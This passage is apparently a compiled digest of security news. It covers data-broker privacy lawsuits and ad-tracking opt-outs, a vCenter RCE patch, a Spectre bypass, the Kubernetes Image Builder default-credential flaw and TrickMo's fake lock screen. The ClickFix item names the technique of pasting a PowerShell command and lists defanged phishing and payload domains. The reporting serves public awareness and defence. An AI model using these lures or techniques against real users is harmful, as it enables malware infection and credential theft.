In May 2024, Maryland passed the **Judge Andrew F. Wilkinson Judicial Security Act** — named after a county circuit court judge who was murdered by an individual involved in a divorce proceeding over which he was presiding. The law allows current and former members of the Maryland judiciary to request their personal information not be made available to the public.

Under the Maryland law, personal information can include a home address; telephone number, email address; Social Security number or federal tax ID number; bank account or payment card number; a license plate or other unique vehicle identifier; a birth or marital record; a child's name, school, or daycare; place of worship; place of employment for a spouse, child, or dependent.

The law firm **Troutman Pepper** writes that "so far in 2024, 37 states have begun considering or have adopted similar privacy-based legislation designed to protect members of the judiciary and, in some states, other government officials involved in law enforcement."

Atlas alleges that in response to requests to have data on its New Jersey law enforcement clients scrubbed from consumer records sold by **LexisNexis**, the data broker retaliated by freezing the credit of approximately 18,500 people, and falsely reporting them as identity theft victims.

In addition, Atlas said LexisNexis started returning failure codes indicating they had no record of these individuals, resulting in denials when officers attempted to refinance loans or open new bank accounts.

The data broker industry has responded by having at least 70 of the Atlas lawsuits moved to federal court, and challenging the constitutionality of the New Jersey statute as overly broad and a violation of the First Amendment.

Attorneys for the data broker industry argued in their motion to dismiss that there is "no First Amendment doctrine that exempts a content-based restriction from strict scrutiny just because it has some nexus with a privacy interest."

Atlas's lawyers responded that data covered under Daniel's Law — personal information of New Jersey law enforcement officers — is not free speech. Atlas notes that while defending against comparable lawsuits, the data broker industry has argued that home address and phone number data are not "communications."

"Data brokers should not be allowed to argue that information like addresses are not 'communications' in one context, only to turn around and claim that addresses are protectable communications," Atlas argued (PDF). "Nor can their change of course alter the reality that the data at issue is not speech."

The judge overseeing the challenge is expected to rule on the motion to dismiss within the next few weeks. Regardless of the outcome, the decision is likely to be appealed all the way to the U.S. Supreme Court.

Meanwhile, media law experts say they're concerned that enacting Daniel's Law in other states could limit the ability of journalists to hold public officials accountable, and allow authorities to pursue criminal charges against media outlets that publish the same type of public and government records that fuel the people-search industry.

Sen. Ron Wyden (D-Ore.) said Congress' failure to regulate data brokers, and the administration's continued opposition to bipartisan legislation that would limit data sales to law enforcement, have created this current privacy crisis.

"Whether location data is being used to identify and expose closeted gay Americans, or to track people as they cross state lines to seek reproductive health care, data brokers are selling Americans' deepest secrets and exposing them to serious harm, all for a few bucks," Wyden said in a statement shared with KrebsOnSecurity, **404 Media**, **Haaretz**, **NOTUS**, and **The New York Times**.

Sen. Wyden said Google also deserves blame for refusing to follow Apple's lead by removing companies' ability to track phones.

"Google's insistence on uniquely tracking Android users – and allowing ad companies to do so as well – has created the technical foundations for the surveillance economy and the abuses stemming from it," Wyden said.

Georgetown Law's Justin Sherman said the data broker and mobile ad industries claim there are protections in place to anonymize mobile location data and restrict access to it, and that there are limits to the kinds of invasive inferences one can make from location data. The data broker industry also likes to tout the usefulness of mobile location data in fighting retail fraud, he said.


"All kinds of things can be inferred from this data, including people being targeted by abusers, or people with a particular health condition or religious belief," Sherman said. "You can track jurors, law enforcement officers visiting the homes of suspects, or military intelligence people meeting with their contacts. The notion that the sale of all this data is preventing harm and fraud is hilarious in light of all the harm it causes enabling people to better target their cyber operations, or learning about people's extramarital affairs and extorting public officials."

WHAT CAN YOU DO?


Privacy experts say disabling or deleting your device's MAID will have no effect on how your phone operates, except that you may begin to see far less targeted ads on that device.

Any Android apps with permission to use your location should appear when you navigate to the Settings app, Location, and then App Permissions. “Allowed all the time” is the most permissive setting, followed by “Allowed only while in use,” “Ask every time,” and “Not allowed.”

Android users can delete their ad ID permanently, by opening the Settings app and navigating to Privacy > Ads. Tap “Delete advertising ID,” then tap it again on the next page to confirm. According to the EFF, this will prevent any app on your phone from accessing the ad ID in the future. Google’s documentation on this is [here](#).



By default, Apple’s iOS requires apps to ask permission before they can access your device’s IDFA. When you install a new app, it may ask for permission to track you. When prompted to do so by an app, select the “Ask App Not to Track” option. Apple users also can set the “Allow apps to request to track” switch to the “off” position, which will block apps from asking to track you.



Apple's Privacy and Ad Tracking Settings.

Apple also has its own targeted advertising system which is separate from third-party tracking enabled by the IDFA. To disable it, go to Settings, Privacy, and Apple Advertising, and ensure that the "Personalized Ads" setting is set to "off."

Finally, if you're the type of reader who's the default IT support person for a small group of family or friends (bless your heart), it would be a good idea to set their devices not to track them, and to disable any apps that may have location data sharing turned on 24/7.

There is a dual benefit to this altruism, which is clearly in the device owner's best interests. Because while your device may not be directly trackable via advertising data, making sure they're opted out of said tracking also can reduce the likelihood that you are trackable simply by being physically close to those who are.

Source: <https://krebsonsecurity.com/2024/10/the-global-surveillance-free-for-all-in-mobile-ad-data/>

8. VMware fixes bad patch for critical vCenter Server RCE flaw



VMware has released another security update for CVE-2024-38812, a critical VMware vCenter Server remote code execution vulnerability that was not correctly fixed in the first patch from September 2024.

The flaw is rated critical (CVSS v3.1 score: 9.8) and stems from a heap overflow weakness in vCenter's DCE/RPC protocol implementation, impacting the vCenter Server and any products incorporating it, such as vSphere and Cloud Foundation.

The flaw does not require user interaction for exploitation, as remote code execution is triggered when a specially crafted network packet is received.

The vulnerability was discovered and used by TZL security researchers during China's 2024 Matrix Cup hacking contest. The researchers also disclosed CVE-2024-38813, a high-severity privilege escalation flaw also impacting VMware vCenter.

In an update of its security advisory on these two vulnerabilities, VMware says that new patches had to be issued for vCenter 7.0.3, 8.0.2, and 8.0.3, as the previous fixes did not correctly fix the RCE flaw.

"VMware by Broadcom has determined that the vCenter patches released on September 17, 2024 did not fully address CVE-2024-38812," reads the updated security advisory.

"All customers are strongly encouraged to apply the patches currently listed in the Response Matrix."

The latest security updates are available on VMware vCenter Server 8.0 U3d, 8.0 U2e, and 7.0 U3t.

Older product versions past their end-of-support dates, such as the vSphere 6.5 and 6.7, are confirmed as impacted but will not receive security updates.

No workarounds are available for either flaw, so impacted users are recommended to apply the latest updates as soon as possible.

VMware notes it has not received any reports or observed exploitation of the said flaws in the wild as of yet.


For more information, check out this Q&A published as a companion to the bulletin to help clarify some points.

These new security updates should be applied as soon as possible, as threat actors commonly target VMware vCenter flaws to elevate privileges or gain access to virtual machines.

At the start of the year, Mandiant disclosed that Chinese state-sponsored hackers tracked as UNC3886 exploited CVE-2023-34048, a critical vulnerability in vCenter Server, as a zero-day to backdoor VMware ESXi virtual machines.

Source: <https://www.bleepingcomputer.com/news/security/vmware-fixes-bad-patch-for-critical-vcenter-server-rce-flaw/>

9. Intel, AMD CPUs on Linux impacted by newly disclosed Spectre bypass



The latest generations of Intel processors, including Xeon chips, and AMD's older microarchitectures on Linux are vulnerable to new speculative execution attacks that bypass existing 'Spectre' mitigations.

The vulnerabilities impact Intel's 12th, 13th, and 14th chip generations for consumers and the 5th and 6th generation of Xeon processors for servers, along with AMD's Zen 1, Zen 1+, and Zen 2 processors.

The attacks undermine the Indirect Branch Predictor Barrier (IBPB) on x86 processors, a core defense mechanism against speculative execution attacks.

Speculative execution is a performance optimization feature on modern CPUs that executes instructions before knowing if they are needed by future tasks, thus speeding up the process when the prediction is correct. Instructions executed based on the misprediction are called transient and are squashed.

This mechanism has been a source of side-channel risks, such as Spectre, because the speculation process calls sensitive data that could be retrieved from the CPU cache.

New Spectre-like attacks

ETH Zurich researchers Johannes Wikner and Kaveh Razavi explain that despite the multi-year mitigation effort to contain Spectre-like attacks, there have been numerous variants that bypass existing defenses.


Their contribution is a cross-process attack (on Intel) and PB-inception attack (on AMD) that allows hijacking speculative return targets even after IBPB has been applied, thus bypassing current protections and leaking sensitive information.

In the first case, the attack exploits a flaw in Intel's microcode where the IBPB doesn't fully invalidate return predictions after a context switch.

The attacker manipulates the speculative execution of return instructions, allowing stale predictions to leak sensitive information, like the hash of the root password, from a suid process.

On AMD processors, IBPB-on-entry in the Linux kernel is improperly applied, allowing the return predictor to retain stale predictions even after IBPB.

The attacker mistrains the return predictor before IBPB is triggered, hijacking it to leak privileged kernel memory after the barrier.



Return predictions on Intel and AMD remaining vulnerable after IBPB

Source: ETH Zurich

Response and mitigations

The researchers informed both Intel and AMD of these issues in June 2024.

Intel responded saying that they had already discovered the issue internally and assigned it the CVE-2023-38575 identifier.

The company released in March a microcode fix available through a firmware update but the researchers note that the code has not reached all operating systems, Ubuntu being among them.

AMD also confirmed the vulnerability and said that the flaw had already been documented and tracked as CVE-2022-23824. It is worth noting that AMD's advisory includes Zen 3 products as being affected, which are not listed in ETH Zurich's paper.

However, AMD classifies the issue as a software bug, not a hardware flaw. The older architectures affected and the fact that AMD learned about the bug a long time ago may explain the company's decision not to issue corrective microcode.

Although the two CPU vendors knew about the Spectre bypass, the companies marked them in the advisories as having a potential impact. With their work, the ETH Zurich researchers were able to demonstrate that the attack works even on Linux 6.5, which comes with IBPB-on-entry defenses that are considered the strongest against Spectre exploitation.

The ETH Zurich team is working with Linux kernel maintainers to develop a patch for AMD processors, which will be available here when ready.

Source: <https://www.bleepingcomputer.com/news/security/intel-amd-cpus-on-linux-impacted-by-newly-disclosed-spectre-bypass/>

10. Fake Google Meet conference errors push infostealing malware

A new ClickFix campaign is luring users to fraudulent Google Meet conference pages



showing fake connectivity errors that deliver info-stealing malware for Windows and macOS operating systems.

ClickFix is a social-engineering tactic that emerged in May, first reported by cybersecurity company Proofpoint, from a threat actor (TA571) that used messages impersonating errors for Google Chrome, Microsoft Word, and OneDrive.

The errors prompted the victim to copy to clipboard a piece of PowerShell code that would fix the issues by running it in Windows Command Prompt.

Victims would thus infect systems with various malware such as DarkGate, Matanbuchus, NetSupport, Amadey Loader, XMRig, a clipboard hijacker, and Lumma Stealer.

In July, McAfee reported that the ClickFix campaigns were becoming more frequent, especially in the United States and Japan.


A new report from Sekoia, a SaaS cybersecurity provider, notes that ClickFix campaigns have evolved significantly and now use a Google Meet lure, phishing emails targeting transport and logistics firms, fake Facebook pages, and deceptive GitHub issues.

According to the French cybersecurity company, some of the more recent campaigns are conducted by two threat groups, the Slavic Nation Empire (SNE) and Scamquerteo, considered to be sub-teams of the cryptocurrency scam gangs Marko Polo and CryptoLove.



Timeline of ClickFix evolution

Source: Sekoia



Various baits used in recent campaigns

Source: Sekoia

The Google Meet trap


The threat actors are using fake pages for Google Meet, the video communication service part of Google Workspace suite, popular in corporate environments for virtual meetings, webinars, and online collaboration.

An attacker would send victims emails that appear like legitimate Google Meet invitations related to a work meeting/conference or some other important event.

The URLs closely resemble actual Google Meet links:

- meet[.]google[.]us-join[.]com
- meet[.]google[.]web-join[.]com
- meet[.]googie[.]com-join[.]us
- meet[.]google[.]cdm-join[.]us

Once the victim gets on the fake page, they receive a pop-up message informing of a technical issue, such as a microphone or headset problem.



Fake error message on clone Google Meet page

Source: Sekoia

If they click on "Try Fix," a standard ClickFix infection process starts where PowerShell code copied by the website and pasted on the Windows prompt infects their computer with malware, fetching the payload from the 'googiedrivers[.]com' domain.

The final payloads are infostealing malware Stealc or Rhadamanthys on Windows. On a macOS machine, the threat actor drops the AMOS Stealer as a .DMG (Apple disk image) file named 'Launcher_v194.'

Sekoia has identified several other malware distribution clusters in addition to Google Meet, including Zoom, PDF readers, fake video games (Lunacy, Calipso, Battleforge, Ragon), web3 browsers and projects (NGT Studio), and messenger apps (Nortex).

Source: <https://www.bleepingcomputer.com/news/security/fake-google-meet-conference-errors-push-infostealing-malware/>

11. Critical Kubernetes Image Builder flaw gives SSH root access to VMs



A critical vulnerability in Kubernetes could allow unauthorized SSH access to a virtual machine running an image created with the Kubernetes Image Builder project.

Kubernetes is an open-source platform that helps automate the deployment, scale, and operate virtual containers - lightweight environments for applications to run.

With Kubernetes Image Builder, users can create virtual machine (VM) images for various Cluster API (CAPI) providers, like Proxmox or Nutanix, that run the Kubernetes environment. These VMs are then used to set up nodes (servers) that become part of a Kubernetes cluster.

According to a security advisory on the Kubernetes community forums, the critical vulnerability affects VM images built with the Proxmox provider on Image Builder version 0.1.37 or earlier.

The issue is currently tracked as CVE-2024-9486 and consists in the use of default credentials enabled during the image-building process and not disabled afterward.

A threat actor knowing this could connect over a SSH connection and use these credentials to gain access with root privileges to vulnerable VMs.

The solution is to rebuild affected VM images using Kubernetes Image Builder version v0.1.38 or later, which sets a randomly generated password during the build process, and also disables the default "builder" account after the process is done.

If upgrading is not possible at this time, a temporary solution is to disable the builder account using the command:

```
usermod -L builder
```

More information about mitigation and how to check if your system is affected is available on this [GitHub page](#).

The bulletin also warns that the same issue exists for images built with the Nutanix, OVA, QEMU or raw providers, but it has a medium-severity rating due to additional requirements for successful exploitation. The vulnerability is now identified as CVE-2024-9594.

Specifically, the flaw can only be exploited during the build process and requires an attacker to gain access to the image-creating VM and perform actions for the default credentials to persist, thus allowing future access to the VM.

The same fix and mitigation recommendation apply for CVE-2024-9594.

Source: <https://www.bleepingcomputer.com/news/security/critical-kubernetes-image-builder-flaw-gives-ssh-root-access-to-vms/>

12. TrickMo malware steals Android PINs using fake lock screen

Forty new variants of the TrickMo Android banking trojan have been identified in the wild,



linked to 16 droppers and 22 distinct command and control (C2) infrastructures, with new features designed to steal Android PINs.

This is being reported by Zimperium, following an earlier report by Cleafy that looked into some, but not all variants currently in circulation.


TrickMo was first documented by IBM X-Force in 2020, but it is thought to have been used in attacks against Android users since at least September 2019.

Fake lock screen steals Android PINs

Key features of the new TrickMo version include one-time password (OTP) interception, screen recording, data exfiltration, remote control, and more.

The malware attempts to abuse the powerful Accessibility Service permission to grant itself additional permissions and tap on prompts automatically as needed.

As a banking trojan, it serves users overlays of phishing login screens to various banks and financial institutes to steal their account credentials and enable the attackers to perform unauthorized transactions.




Banking overlays used in attacks

Source: Zimperium

Zimperium analysts dissecting these new variants also report a new deceptive unlock screen mimicking the real Android unlock prompt, designed to steal the user's unlock pattern or PIN.

"The deceptive User Interface is an HTML page hosted on an external website and is displayed in full-screen mode on the device, making it look like a legitimate screen," explains Zimperium.

"When the user enters their unlock pattern or PIN, the page transmits the captured PIN or pattern details, along with a unique device identifier (the Android ID) to a PHP script."



